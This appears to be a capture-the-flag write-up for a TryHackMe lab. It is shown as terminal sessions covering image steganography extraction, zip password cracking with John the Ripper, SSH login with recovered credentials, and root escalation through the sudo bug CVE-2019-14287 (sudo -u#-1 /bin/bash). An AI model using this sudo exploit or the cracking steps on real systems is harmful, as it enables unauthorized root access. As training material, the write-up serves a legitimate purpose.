┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ls
'Agent Sudo.ctd'   cute-alien.jpg   cutie.png   nmap.scan   To_agentJ.txt

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ cd _cutie.png.extracted

┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt

┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ cat To_agentR.txt

┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ █
```

The zip file is locked. Brute forcing the password.




```
┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip > ../hash

┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ cd ..

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ls
'Agent Sudo.ctd'   cute-alien.jpg   cutie.png   _cutie.png.extracted   hash   nmap.scan   To_agentJ.txt

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ cat hash
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe51d03755e0ca861a5a3
dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:
8702.zip

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ █
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ sudo john hash
[sudo] password for moghees:
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2024-01-16 21:37) 0.8264g/s 37578p/s 37578c/s 37578C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Now extracting file




```
┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz (406E3),ASM,AES-N
I)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 17:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 17:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```



```
┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/agent_sudo/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

- Using cyberchef auto-bake option.



Alphabet: A-Za-z0-9+/=


☑ Remove non-alphabet chars

□ Strict mode

Input: QXJlYTUx

Output: Area51


- Using **Area51** to extract the other image.



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ steghide extract -sf cute-alien.jpg -xf result.txt
Enter passphrase:
wrote extracted data to "result.txt".

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ls
'Agent Sudo.ctd'   cute-alien.jpg   cutie.png   _cutie.png.extracted   hash   nmap.scan   result.txt   To_agentJ.txt

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ cat result.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```


Foothold

Username: **james**
Password: **hackerrules!**



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ssh james@10.10.197.105
The authenticity of host '10.10.197.105 (10.10.197.105)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:58: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.197.105' (ED25519) to the list of known hosts.
james@10.10.197.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
id
james@agent-sudo:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
james@agent-sudo:~$ 
```


Privilege Escalation



```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ 
```


CVE-2019-14287

```
EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#

Description :
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv
-u#-1 returns as 0 which is root's id
```




```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:~# 
```

Flags



```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ 
```



```
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```